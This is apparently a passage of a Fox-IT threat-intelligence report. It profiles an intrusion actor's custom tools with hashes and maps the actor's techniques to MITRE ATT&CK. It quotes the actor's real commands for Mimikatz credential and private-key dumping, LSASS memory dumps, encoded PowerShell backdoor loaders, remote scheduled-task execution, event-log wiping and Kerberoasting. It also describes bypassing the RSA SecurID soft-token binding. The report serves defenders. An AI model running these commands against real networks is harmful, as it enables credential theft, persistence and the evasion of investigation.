In one of the investigations a Python variant of the Agent proxy was observed, compiled using py2exe. It appeared to have been minified, as all whitespaces were stripped and some function names had single character names. Other than being written in Python instead of C#, it is nearly identical to the C# variant of Agent. It consists of the exact same functionality, including the hardcoded RC4 key. One notable difference is that this version takes the backconnect IP from an argument. The argument should be the hex encoding of "<IP>:<PORT>".

The following hashes are for the C# variant of Agent.

Table 10 – Hashes for the C# variant of the Agent backdoor

Hash type	Hash
MD5	`e22418fb27619a63393c541516624ba4`
SHA1	`91cd4c1918a788d158a1f15a9e5c2dff177db64f`
SHA256	`5cf61c0b865fd2ab897c72ff2cc01ac4c31ea9c50ecc3d47693f3482fd8f91d4`

The hashes provided in the table below are for the Python variant of Agent.

Table 11 – Hashes for the Python variant of the Agent backdoor

Hash type	Hash
MD5	`103f5678030d88620af3c14fa4f6ffa8`
SHA1	`23a2ce6ef6d1a49303760d8e9413d60335048ade`
SHA256	`b2162d4cbeee907d1af13918900e6e4f13232d00915563d841aa7c904d94589c`

5.7 Directory list tool

This custom tool is used by the actor to create an orderly overview of all files in a given directory, recursively.
A directory is specified as an argument, which the tool will recursively walk. For each directory, file information is retrieved, such as timestamps, and stored in a file as specified by an argument. Maximum recursion depth can also be specified using an argument.

```
Usage:
        dir.exe [TargetPath] <Num (MaxDepth)> <SavePath>
```

An example of this tool in action can be found in chapter 6.7.3.

Table 12 – Hashes for the directory list tool

Hash type	Hash
MD5	b2b0e311932b34ad923e5e934ab9b08e
SHA1	e7178e9d4aaefe0978c57e2bdd32491d68f37e7e
SHA256	c109ddd4f43bc38a50b07b4fc22fe568cced4fb4d8c5bd71546407c2c6219048

5.8 Process launcher

The actor often used a custom process launcher tool, for example to launch a keylogger as a child process from explorer.exe. It injects code into a selected process that ends up using CreateProcessA to launch the command as a child process of the selected process.

Table 13 – Command line arguments supported by the process launcher

Argument	Description
-p=PID	Process ID to inject into. If not provided, looks for process specified by -e (process name) or otherwise for explorer.exe
-f=OUTPUT	Log file to write stdout to. If not given, writes to a date/time/tickcount formatted file in %TEMP%
-e=PROCESS	Inject into process by process name
-pro	Launches the process directly (not as a child process) and does not write to a log file

Table 14 – Hashes for the process launcher

Hash type	Hash
MD5	16deb16dfd9808711e69b3ad5cfff2b0
SHA1	1741c747bffaa270de66db5064852a0826f51d9a
SHA256	3016ea94e3c5bd7f9d8e503b1817491bcf9e2ee5bb82fc106aa5d692dd0ff5c6

5.9 CheckAdmin

The actor occasionally uses a custom tool that is capable of enumerating sessions and users on remote hosts, to identify if privileged users are logged in on a target system. This tool is named CheckAdmin, according to a help message in an older version. This chapter describes two versions, a new version which is used most often, and an older version.

Old version

The older version of CheckAdmin, compiled as early as 2014, is started from the command line with one or multiple IP addresses as argument, or a path to a file containing IP addresses. The older version helpfully includes a message that explains how to use it:

```
C:\Users\user\Desktop>checkadmin.exe
CheckAdmin Usage:
        checkadmin.exe [host|host.txt] <-kw [UserKey|UserKey.txt]> <-u user> <-p password>
<-admin | -all | -dump | -active> <-s [Result.txt]> <-ht [num]>

Example:
        checkadmin.exe 192.168.1.100 -s result.txt
        checkadmin.exe ip.txt -kw user.txt -ht 20
        checkadmin.exe 192.168.1.1/24 -kw user.txt -all -s result.txt
```

Below you can find an example of the tool's output when scanning a host (localhost in this case):

```
C:\Users\user\Desktop>checkadmin.exe 127.0.0.1 -all
127.0.0.1       DESKTOP-E21RATO\Administrator   <Administrators>
127.0.0.1       DESKTOP-E21RATO\user    <Administrators>
```

Table 15 – Command line arguments supported by the old version of the CheckAdmin tool

Argument	Description
HOSTS	IP or path to a file containing IP addresses to check
-kw PATH	A list of usernames to look for or a path to a file with usernames
-u USERNAME	Username to use
-p PASSWORD	Password to use
-s OUTPUT	Save output to file
-ht THREADS	Number of threads to use
-admin	[1] List users in "administra*" or "Remote Desktop*" groups. There might be some undetermined difference with the default mode (-all)
-all	[2] Default: List users in "administra*" or "Remote Desktop*" groups.
-dump	[3] List all users
-active	[4] NetSessionEnum, list established network sessions (to remote servers)

Table 16 – Hashes for the old version of the CheckAdmin tool

Hash type	Hash
MD5	c701faa6187c85fdadb4406544ffc546
SHA1	022f971c233f69dd6daf43da9f64985c42aad737
SHA256	75ac4478c1729d1b5434724cf0c2bd53cc5940d251a4ca07b17c239c8f62da8d

New version

The newer version of the tool is less verbose in its output. For example, there's still a function call to where the help message would be, but the function is empty in this newer version. Some flags have also been changed:

- The "-active" flag has also been renamed to "-session"
- The "-all" flag has been removed

Additionally, a new mode was added:

Table 17 – Command line argument added to the new version of the CheckAdmin tool

Argument	Description
-logon	[5] NetWkstaUserEnum, lists currently logged on users

Otherwise, the functionality is the same as the older version. Below is an example of the output given by this tool, when executed locally in a testing environment:

```
C:\Users\user\Desktop>checkadmin.exe 127.0.0.1
 127.0.0.1      DESKTOP-E21RATO\Administrator   <Administrators>
 127.0.0.1      DESKTOP-E21RATO\user    <Administrators>
```

Table 18 – Hashes for the new version of the CheckAdmin tool

Hash type	Hash
MD5	1de345ac33ac117eaea697b36a180864
SHA1	31b429da1c5bb55c544e07e5ee44215d39afddb1
SHA256	5d01150ade4b302b9fd765fd0fb70aa17ee9cb9fcb219c2d270fd90ad8d01188

5.10 OS scanner

The actor sometimes used a custom tool to determine OS versions of systems connected to the network. It accomplishes this by sending SMB packets to every IP in the specified range and parsing the response. Like many other tools from this actor, it's a Python script inside a py2exe binary.

```
Usage: getos.py <ip-range|ip-file> [save-path]
```

The output is written to a file in the following format: IP address, hostname, Windows version. An example of the output:

```
10.199.4.101      DESKTOP-E21RATO    Windows 10 Pro 14393
```

Table 19 – Hashes for the OS scanner	
Hash type	**Hash**
MD5	23824e4dbcca5a1791dc32983fc77dc3
SHA1	a7c14f6bd15010b502570bd0e528223be604df88
SHA256	a4a448d40aa8b4ff1d18de7a84b7fbc4c41c00062a56cd7c74ac443b61438f47

5.11 Keylogger

The actor uses a custom keylogger to obtain the password for the victim's password manager. This is a relatively simple keylogger written in Python and compiled to an executable using py2exe. It logs the victim's keystrokes and clipboard data in plaintext to a specific file. The file location can be given as an argument, but a default location is hardcoded in the Python code.

- `c:\windows\temp\tap.tmp`
- `c:\windows\temp\mrteeh.tmp`

Table 20 – Hashes for the keylogger outputting its data to tap.tmp	
Hash type	**Hash**
MD5	8f16f93f4d587952aa33f91b295f3808
SHA1	da6a3327d7912001c1c296c99579bc3c3933b6d2
SHA256	e959c1eee16fcc512392fedd2704c7051742260f335f9b2d9f37fe23b3bde47d

Hashes for the keylogger outputting its data to mrteeh.tmp:

Table 21 – Hashes for the keylogger outputting its data to mrteeh.tmp	
Hash type	**Hash**
MD5	bfdae0e61bb4e780e3c1d5cd77e0682b
SHA1	5fea5b85beed1e2792e9fb74180ae002cdb14ff1
SHA256	29d5933c18826b00bc075623740c00c00057ff897580bea3362674f6ec1cbe10

Initial Access

- Drive-by Compromise
- **Exploit Public-Facing Application**
- Hardware Additions
- Replication Through Removable Media
- Spearphishing Attachment
- Spearphishing Link
- Spearphishing via Service
- Supply Chain Compromise
- Trusted Relationship
- Valid Accounts

Execution

- AppleScript
- CMSTP
- **Command-Line Interface**
- Compiled HTML File
- Control Panel Items
- Dynamic Data Exchange
- Execution through API
- Execution through Module Load
- Exploitation for Client Execution
- Graphical User Interface
- InstallUtil
- Launchctl
- Local Job Scheduling
- LSASS Driver
- Mshta
- **PowerShell**
- Regsvcs/Regasm
- Regsvr32
- Rundll32
- **Scheduled Task**
- Scripting
- **Service Execution**
- Signed Binary Proxy Execution
- Signed Script Proxy Execution
- Source
- Space after Filename
- Third-party Software
- Trap
- Trusted Developer Utilities
- User Execution
- **Windows Management Instrumentation**
- Windows Remote Management
- XSL Script Processing

Persistence

- .bash_profile and .bashrc
- Accessibility Features
- Account Manipulation
- AppCert DLLs
- AppInit DLLs
- Application Shimming
- Authentication Package
- BITS Jobs
- Bootkit
- Browser Extensions
- Change Default File Association
- Component Firmware
- Component Object Model Hijacking
- Create Account
- DLL Search Order Hijacking
- Dylib Hijacking
- **External Remote Services**
- File System Permissions Weakness
- Hidden Files and Directories
- Hooking
- Hypervisor
- Image File Execution Options Injection
- Kernel Modules and Extensions
- Launch Agent
- Launch Daemon
- Launchctl
- LC_LOAD_DYLIB Addition
- Local Job Scheduling
- Login Item
- Logon Scripts
- LSASS Driver
- Modify Existing Service
- Netsh Helper DLL
- New Service
- Office Application Startup
- Path Interception
- Plist Modification
- Port Knocking
- Port Monitors
- Rc.common
- Re-opened Applications
- Redundant Access
- Registry Run Keys / Startup Folder
- Scheduled Task
- Screensaver
- Security Support Provider
- Service Registry Permissions Weakness
- Setuid and Setgid
- Shortcut Modification
- SIP and Trust Provider Hijacking
- Startup Items
- System Firmware
- Time Providers
- Trap
- **Valid Accounts**
- **Web Shell**
- Windows Management Instrumentation Event Subscription
- Winlogon Helper DLL

Privilege Escalation

- Access Token Manipulation
- Accessibility Features
- AppCert DLLs
- AppInit DLLs
- Application Shimming
- Bypass User Account Control
- DLL Search Order Hijacking
- Dylib Hijacking
- Exploitation for Privilege Escalation
- Extra Window Memory Injection
- File System Permissions Weakness
- Hooking
- Image File Execution Options Injection
- Launch Daemon
- New Service
- Path Interception
- Plist Modification
- Port Monitors
- **Process Injection**
- Scheduled Task
- Service Registry Permissions Weakness
- Setuid and Setgid
- SID-History Injection
- Startup Items
- Sudo
- Sudo Caching
- **Valid Accounts**
- Web Shell

Defense Evasion

- Access Token Manipulation
- Binary Padding
- BITS Jobs
- Bypass User Account Control
- Clear Command History
- CMSTP
- Code Signing
- Compiled HTML File
- Component Firmware
- Component Object Model Hijacking
- Control Panel Items
- DCShadow
- Deobfuscate/Decode Files or Information
- Disabling Security Tools
- DLL Search Order Hijacking
- DLL Side-Loading
- Exploitation for Defense Evasion
- Extra Window Memory Injection
- **File Deletion**
- File Permissions Modification
- File System Logical Offsets
- Gatekeeper Bypass
- Hidden Files and Directories
- Hidden Users
- Hidden Window
- HISTCONTROL
- Image File Execution Options Injection
- Indicator Blocking
- **Indicator Removal from Tools**
- **Indicator Removal on Host**
- Indirect Command Execution
- Install Root Certificate
- InstallUtil
- Launchctl
- LC_MAIN Hijacking
- Masquerading
- **Modify Registry**
- Mshta
- Network Share Connection Removal
- NTFS File Attributes
- **Obfuscated Files or Information**
- Plist Modification
- Port Knocking
- Process Doppelgänging
- Process Hollowing
- Process Injection
- **Redundant Access**
- Regsvcs/Regasm
- Regsvr32
- Rootkit
- Rundll32
- Scripting
- Signed Binary Proxy Execution
- Signed Script Proxy Execution
- SIP and Trust Provider Hijacking
- Software Packing
- Space after Filename
- Template Injection
- Timestomp
- Trusted Developer Utilities
- **Valid Accounts**
- Web Service
- XSL Script Processing

Credential Access

- Account Manipulation
- Bash History
- Brute Force
- **Credential Dumping**
- Credentials in Files
- Credentials in Registry
- Exploitation for Credential Access
- Forced Authentication
- Hooking
- **Input Capture**
- Input Prompt
- **Kerberoasting**
- Keychain
- LLMNR/NBT-NS Poisoning
- Network Sniffing
- Password Filter DLL
- **Private Keys**
- Securityd Memory
- Two-Factor Authentication Interception

Discovery
Account Discovery
Application Window Discovery
Browser Bookmark Discovery
Domain Trust Discovery
File and Directory Discovery
Network Service Scanning
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery
Process Discovery
Query Registry
Remote System Discovery
Security Software Discovery
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Service Discovery
System Time Discovery

Lateral Movement
AppleScript
Application Deployment Software
Distributed Component Object Model
Exploitation of Remote Services
Logon Scripts
Pass the Hash
Pass the Ticket
Remote Desktop Protocol
Remote File Copy
Remote Services
Replication Through Removable Media
Shared Webroot
SSH Hijacking
Taint Shared Content
Third-party Software
Windows Admin Shares
Windows Remote Management

Collection
Audio Capture
Automated Collection
Clipboard Data
Data from Information Repositories
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged
Email Collection
Input Capture
Man in the Browser
Screen Capture
Video Capture

Exfiltration
Automated Exfiltration
Data Compressed
Data Encrypted
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over Command and Control Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physical Medium
Scheduled Transfer

Command and Control
Commonly Used Port
Communication Through Removable Media
Connection Proxy
Custom Command and Control Protocol
Custom Cryptographic Protocol
Data Encoding
Data Obfuscation
Domain Fronting
Fallback Channels
Multi-hop Proxy
Multi-Stage Channels
Multiband Communication
Multilayer Encryption
Port Knocking
Remote Access Tools
Remote File Copy
Standard Application Layer Protocol
Standard Cryptographic Protocol
Standard Non-Application Layer Protocol
Uncommonly Used Port
Web Service

6 MITRE ATT&CK matrix

In order to categorize this actor's tools, techniques and procedures we have opted to use MITRE's ATT&CK Matrix for Enterprise[6], which provides for a standardized framework to map such information to the various stages of an attack.

6. https://attack.mitre.org/matrices/enterprise/

6.1 Initial Access

6.1.1 Exploit Public-Facing Application

The actor leverages already existing webshells on JBoss servers, placed there by completely different threat actors, for reconnaissance of a victim's server. After the reconnaissance the actor uploads its own webshell(s) by using default credentials or by exploiting various types of vulnerabilities in JBoss webservers. The actor appears to be using the opensource JBoss exploitation tool JexBoss[7].

6.2 Execution

6.2.1 Command-Line Interface

For executing tooling or for specific tasks cmd.exe is often used. Specific examples will be provided in the following chapters.

6.2.2 PowerShell

The actor uses various PowerShell tools which are all open source:

- KeeThief[8]
  - KeeThief can be used to recover the plaintext master password and other type of key material from the running KeePass process, a popular password manager.
- Invoke-BloodHound, executes the BloodHound C# ingestor SharpHound[9]
  - BloodHound is an application made to map relationships in the active directory. SharpHound is a C# ingestor for BloodHound.
- Invoke-Mimikatz[10]
  - Invoke-Mimikatz leverages Mimikatz 2.0 and Invoke-ReflectivePEInjection to reflectively load Mimikatz in memory.
  - Mimikatz can be used to extract, for example, plaintext passwords and Kerberos tickets from memory.

PowerShell is also used to execute custom backdoors that are written in C#, such as XServer.
An example of PowerShell code executing the XServer backdoor, using a single byte XOR cipher:

```
function format([string]$source){$tt = "";$bb = [System.
Convert]::FromBase64String($source);foreach($c in $bb){$tt = $tt + [char]($c -bxor 37 + 1);}
return $tt;}
$code = format("BASE64 ENCODED CUSTOM BACKDOOR”)
Add-Type $code;
[agent]::Main($args);
```

7. https://github.com/joaomatosf/jexboss
8. https://github.com/HarmJoy/KeeThief
9. https://github.com/BloodHoundAD/BloodHound/wiki/Data-Collector
10. https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1

Another example of PowerShell code executing the XServer backdoor, adding, and deleting a rule in the Windows firewall:

```
$encfile = '<BASE64 ENCODED CUSTOM BACKDOOR>'
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String($encfile),[IO.Compression.CompressionMode]::Decompress)
$defilebytes = New-Object Byte[](34317)
$DeflatedStream.Read($defilebytes, 0, 34317) | Out-Null
$x = [System.Text.Encoding]::Default.GetString($defilebytes)
netsh advfirewall firewall delete rule name=powershell | out-null
netsh advfirewall firewall add rule name=powershell dir=in localport=47000 action=allow |
out-null
Add-Type $x
netsh advfirewall firewall delete rule name=powershell | out-null;

[xserver]::Main($args);
```

However, the netsh command adding the firewall rule named powershell, as seen above, is not executed, as the protocol has to be specified (which should be TCP), resulting in the following error: Ports can only be specified if the protocol is TCP or UDP. An error the actor likely never saw because the results of the command are not written to the console.

6.2.3 Scheduled Task

The actor uses scheduled tasks to execute malicious code, typically PowerShell, to remote systems using credentials of privileged accounts.

```
/c cd /d c:\temp & schtasks /create /u <DOMAIN>\<USERNAME> /p "<PASSWORD>" /ru system /sc
daily /tr "cmd /c powershell.exe -ep bypass -file c:\s.ps1" /tn win32times /f
```

After executing the PowerShell code, the scheduled task is removed, to limit traces on the compromised system:

```
schtasks /delete /u <DOMAIN>\<USERNAME> /p "<PASSWORD>" /tn win32times /s <IP ADDRESS> /f
```

6.2.4 Scripting

To retrieve more information of systems within the network, the actor deploys a custom VBS script, described in more detail in chapter 5.4. CScript is used to execute the VBS script:

```
/Q /c cscript c:\windows\temp\OAKMZ.vbs c:\windows\temp\OAKMZ.txt
```

PowerShell is frequently used to execute custom backdoors that are written in C#, as previously described in chapter 6.2.2.

.bat files are occasionally used to start services, as described in chapter 6.2.5.

6.2.5 Service Execution

Though the actor appears to favor the use of scheduled tasks to execute code on remote systems, on some occasions services are created:

```
/c cd /d c:\windows\temp & sc \\<IP ADDRESS> create win32times binPath= "cmd /c start c:\
windows\temp\x.bat"
/c cd /d c:\windows\temp & sc \\<IP ADDRESS> query server
```

6.2.6 Windows Management Instrumentation (WMI)

The actor usually performs some initial reconnaissance using WMI. It appears that once a system of interest has been identified, a custom XServer backdoor is deployed, in order to execute more commands. Commands executed and files uploaded/downloaded over WMI appear plaintext over the network, whereas they are encrypted using TLS when executed using the XServer backdoor.

```
/Q /c wmic os get lastbootuptime
```

6.3 Persistence

6.3.1 Web Shell

Though the actor primarily uses web shells during the initial access phase of an attack, they are left in place for redundant access. Most commands to the webshell are sent through HTTP POST requests. The functionality of these webshells are described in chapter 5.

6.3.2 External Remote Services

One of the primary methods of persistent access the actor typically has to a victim network after the Initial Access phase of the attack is gained through compromised VPN credentials.

An interesting observation in one of Fox-IT's incident response cases was that the actor steals a soft-token for RSA SecurID, which is typically generated on a separate device, such as a hardware token or mobile phone. In this specific case however, victims using the software could also use a software based token to generate 2 factor codes on their laptop. This usage scenario opens up multiple possibilities for an attacker with access to a victim's laptop to retrieve 2 factor codes used to connect to a VPN server.

Because Fox-IT was uncertain which method the actor used to obtain valid 2 factor codes from its victims we analyzed the RSA SecurID software to determine the attack scenario that was most likely used.

The scenario that we considered most likely was that in which the actor steals a victim's software based token to generate the 2 factor codes on the actor's own system(s). However, if an attacker were to import this soft-token on any other system other than the victim's laptop, the RSA SecurID software would prompt the following error:


Figure 7 – RSA SecurID error prompt

The software token is generated for a specific system, but of course this system specific value could easily be retrieved by the actor when having access to the system of the victim.

As it turns out, the actor does not actually need to go through the trouble of obtaining the victim's system specific value, because this specific value is only checked when importing the SecurID Token Seed, and has no relation to the seed used to generate actual 2-factor tokens. This means the actor can actually simply patch the check which verifies if the imported soft token was generated for this system, and does not need to bother with stealing the system specific value at all.

In short, all the actor has to do to make use of the 2 factor authentication codes is to steal an RSA SecurID Software Token and to patch 1 instruction, which results in the generation of valid tokens:

Figure 8 – RSA SecurID generating valid 2 factor codes



6.3.3 Valid accounts

As described in chapter 6.3.2 the actor uses valid VPN accounts to connect to the victim's network through the VPN concentrator. Other valid accounts are used for lateral movement, and consist mostly of Windows domain credentials, including domain and local administrator credentials.

6.4 Privilege Escalation

6.4.1 Valid accounts

Just like most actors attempting to gain an extensive foothold into a network, the actor retrieves the credentials from domain administrators from the memory of systems where such credentials are used. Then by logging on to various domain controllers with these credentials, plain-text passwords and hashes are dumped from such servers using ProcDump or Mimikatz.

6.5 Defense Evasion

6.5.1 File Deletion

For deleting files used by the actor for malicious purposes, two subsequent steps are always taken:

1) Overwriting the file with a legitimate Windows DLL file

```
/c cd /d c:\windows\temp\ & copy \\<IP ADDRESS>\c$\windows\system32\devmgr.dll \\<IP
ADDRESS>\c$\windows\temp\LMAKSW.ps1 /y
```

2) Deleting the overwritten file

```
/c cd /d c:\windows\temp\ & del \\<IP ADDRESS>\c$\windows\temp\LMAKSW.ps1
```

The actor is very consistent in removing its files from a system once they have served its purpose. Log files and executable files are quickly overwritten and deleted once they are no longer needed. This makes both forensic and actor tracking efforts more complicated, as only few traces and executables remain on the system to be investigated.

6.5.2 Indicator Removal from Tools

The actor makes use of the open-source Impacket suite[11], a collection of Python classes and scripts to interact with network protocols. Fox-IT has observed the actor using tools such as smbexec.py and wmiexec.py for code execution over SMB, which are part of this software suite. Using network captures Fox-IT observed that the actor made small modifications to these scripts, likely in an effort to avoid detection, while analyzing the SMB connections.

11. https://github.com/SecureAuthCorp/impacket

smbexec.py
The variable `BATCH_FILENAME` in this script is set to `execute.bat` by default. Fox-IT observed that the actor changed this variable to `__exec.bat`.

wmiexec.py
The variable `OUTPUT_FILENAME` in this script is set to `'__' + str(time.time())` by default. Note that this variable used for the named pipe is based on the epoch timestamp, this was done on purpose to avoid any locking issues (https://github.com/SecureAuthCorp/impacket/issues/108). However Fox-IT observed that the actor changed this variable to the static string `__output`.

6.5.3 Indicator Removal on Host

Though this action is not executed consistently, the actor has, on multiple occasions, deleted all system and security event logs on compromised servers:

```
/Q /c wevtutil cl system
/Q /c wevtutil cl security
```

The actor cleans up running backdoors from systems that are no longer of use to the actor. This is done by searching for the PID of the process that is listening on the backdoor port, and then killing that specific process.

```
/c cd /d c:\windows\temp\ & netstat -ano|find "25667"
/c cd /d c:\windows\temp\ & taskkill /f /im 4804
```

6.5.4 Modify registry

On some compromised servers the actor would modify the WDigest registry value from 0 (disabled) to 1 (enabled).

WDigest is a protocol used primarily in older versions of Windows for LDAP and web-application authentication. When enabled it stores the plain-text password of the logged in Windows domain user in memory, which can then easily be dumped by an actor with access to the system. The key is located in the following location:
`HKLM\SYSTEM\\ControlSet001\\Control\\SecurityProviders\\WDigest`

6.5.5 Obfuscated Files or Information

Commands executed via PowerShell are encoded or compressed, using Base64, zlib and XOR. Below are some examples.

```
powershell -exec bypass -enc
JgAgAHsASQBtAHAAbwByAHQALQBNAG8AZAB1AGwAZQAgAGMAOgBcAHQAZQBtAHAAXABpAGsALgBwAHMAMQA7ACAA
RwBlAHQALQBEAG8AbQBhAGkAbgBVAHMAZQByACAALQBTAFAATgAgAHwAIABHAGUAdAAtAEQAbwBtAGEAaQBuAFMA
UABOAFQAaQBjAGsAZQB0ACAALQBPAHUAdABwA HUAdABGAG8AcgBtAGEAdAAgAEgAYQBzAGgAYwBhAHQAfQA= >
rs.txt
```

```
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String
($encfile),[IO.Compression.CompressionMode]::Decompress)
```

```
function format([string]$source){$tt = "";$bb = [System.
Convert]::FromBase64String($source);foreach($c in $bb){$tt = $tt + [char]($c -bxor 37 + 1);}
return $tt;}
```

The actor makes frequent use of Base64 within their PowerShell scripts and command snippets. Backdoor scripts are usually also compressed using DEFLATE, in addition to being encoded with Base64. The agent proxy is the only script that adds a layer of single-byte XOR. It is noteworthy that the XOR operation is in the form of "<charcode> XOR <int> + <int>", in comparison to "<charcode> XOR <int>".

Only one case of string obfuscation was observed, and it is not particularly complex. In the custom tool used to launch processes, as described in chapter 5.8, some of the strings are reversed or stored partially in the data section. Within the code, these strings would be reversed again or appended with the remainder of the string.

In one case Fox-IT observed a combination of Base64 and BZIP being used to obfuscate a Python script compiled with py2exe. The resulting Python code also appeared to be minified, as all whitespace had been removed and all function names consisted of single characters, in an attempt to complicate analysis.

For network communication, TLS is mostly used with the occasional use of RC4. This is explained further in chapters 5.5 and 5.6.

6.5.6 Redundant Access

The actor uses webshells for initial access to a victim's network, after which Windows backdoors or valid VPN accounts are used for persistence. However, the webshells are left in place for redundant access/fallback persistence.

6.5.7 Valid Accounts

The actor uses various valid accounts for lateral movement and access to the network. These include:

- VPN credentials in combination with a stolen soft token (as described in chapter 6.3.2).
- Windows domain credentials, including domain and local administrator credentials.

6.6 Credential access

6.6.1 Credential Dumping

The actor often uses Mimikatz to dump credentials of accounts with elevated privileges:

```
cd /d c:\windows\temp & echo  "log c:\windows\temp\xx.txt" privilege::debug "lsadump::dcsync
/all /csv /domain:AD.local /dc:DC.AD.local" exit > c:\mrt.ini
```

In some cases the actor opts for the use of Windows Sysinternals' ProcDump[12], to directly dump the memory of the LSASS process. In the example below `zao.exe` is actually ProcDump, writing its output to `zao.a`:

```
/c cd /d c:\windows\temp & zao.exe /accepteula -ma lsass.exe zao.a
```

The `/accepteula` flag ensures the EULA of ProcDump is silently accepted and doesn't create a popup. The `-ma` flag dumps all process memory, not just thread and handle information. This dump can then be used to recover passwords from a remote system.

6.6.2 Input Capture

The actor uses a keylogger, written in Python and compiled to an executable using py2exe, which outputs the victim's keystrokes to a file that is passed as argument to the executable. This keylogger is primarily used to obtain the password for a victim's password manager. A default path is configured in the Python code. For example:

```
savepath = 'c:\\windows\\temp\\tap.tmp'
```

In later versions, the default filename was changed:
The keylogger is described in more detail in chapter 5.11.

```
savepath = 'c:\\windows\\temp\\mrteeh.tmp'
```

6.6.3 Kerberoasting

To be able to bruteforce the passwords of Windows service accounts , the actor uses PowerSploit's Invoke-Kerberoast[13] module to request encrypted service tickets. The bruteforcing of the passwords used to encrypt these tickets can be done completely offline, which prevents domain traffic or any potential account lockouts, making it more difficult to detect this malicious behavior. An example command:

```
& {Import-Module c:\temp\ik.ps1; Get-DomainUser -SPN | Get-DomainSPNTicket -OutputFormat
Hashcat}
```

12. https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
13. https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Kerberoast/

6.6.4 Private Keys

In some cases, the actor used Mimikatz to dump certificates and private keys from the Windows certificate stores. These could potentially be used to connect to authenticated internal services:

```
cd /d c:\windows\temp & echo  "log c:\windows\temp\zaw.txt" privilege::debug crypto::cng
crypto::capi "crypto::certificates /export" "crypto::certificates /systemstore:local_system /
store:Root /export" exit > c:\mrt.ini
cd /d c:\windows\temp & echo  "log c:\windows\temp\zaw.txt" privilege::debug crypto::cng
crypto::capi "crypto::certificates /export" "crypto::certificates /export /systemstore:CERT_
SYSTEM_STORE_LOCAL_MACHINE" exit > c:\mrt.ini
```

Using the Mimikatz arguments above, private keys marked as non-exportable can also be exported.

6.7 Discovery

6.7.1 Account Discovery

The following command is executed on a domain controller to retrieve information of a specific target:

```
/c cd /d c:\windows\temp & net user <username> /domain
```

To get a list of all users that have authenticated with a specific domain and have a user profile, the actor executes the following command on a domain controller:

```
/c cd /d c:\windows\temp\ & dir c:\users\
```

6.7.2 Domain Trust Discovery

Occasionally the actor has made use of BloodHound[14] to map the trusts between various domains, and the SharpHound C# tool to ingest its data. Below are two examples of commands executed through SharpHound:

```
C:\\Windows\\system32>powershell -ep bypass -c \"& {Import-Module c:\\sh.ps1; Invoke-
BloodHound -CollectionMethod All}\" 1>c:\\ret.txt
```

```
C:\\windows\\temp>cmd /c powershell -ep bypass -c \"& {Import-Module c:\\windows\\temp\\sh.ps1;
Invoke-BloodHound -CollectionMethod All -SearchForest}\" 1>C:\\windows\\temp\\ret.txt
```

14. https://github.com/BloodHoundAD/BloodHound

6.7.3 File and Directory Discovery

The following command is executed to identify the contents of a (KeePass configuration) file:

```
/Q /c type c:\users\<username>\appdata\Roaming\keepass\KeePass.config.xml
```

The following command is executed to list all files in a specific directory with the kdbx (KeePass database) extension:

```
/Q /c dir *.kdbx
```

Sometimes the actor uses a custom find/walk tool that writes recursive directory listings to a file:

```
/c cd /d c:\windows\temp & zos.exe c:\ 0 c:\windows\temp\zos.a
```

More details on this specific tool can be found in chapter 5.7.

6.7.4 Network Service Scanning

In the example below, nb.exe is an open-source scan tool called nbtscan, which scans for NETBIOS nameservers.

```
/c cd /d c:\temp & nb.exe 10.10.0.0/16 >>10.txt
```

The actor also sometimes uses a custom scanning tool that is capable of enumerating sessions and users on remote hosts.

```
iie.exe iie.txt -u <domain>\<username> -p "<password>" -session -s iie.log
```

More details on this specific tool can be found in chapter 5.9.

The actor executes the following command on a domain controller to retrieve all subnets in the Active Directory:

```
dsquery subnet
```

This information is used by the actor to get a better understanding of the victim's network.

6.7.5 Network Share Discovery

The actor attempts to identify file shares and other remote systems by executing a netstat command, likely in order to passively identify remote systems for further lateral movement:

```
/c cd /d c:\windows\temp & netstat -ano|find ":445"
```

6.7.6 Permission Groups Discovery

In order to know which administrators to target, the actor lists all administrators part of a local group by executing the following command:

```
net localgroup administrators
```

6.7.7 Process Discovery

The actor lists all running processes on a compromised system, and uses the find command to identify specific processes of interest. In the example below the actor searches for the KeePass process, in order to determine the ID of the process, which would subsequently be used to inject code into, designed to steal the KeePass master key:

```
/Q /c tasklist /v |find /I "keepass"
```

This same process ID identification is true for the explorer.exe process, which is used by the actor to inject a keylogger into:

```
/Q /c tasklist /v|find "explorer.exe"
```

The keylogger (described in chapter 5.11) injected into explorer.exe is primarily used to obtain the password for the victim's password manager.

6.7.8 Query Registry

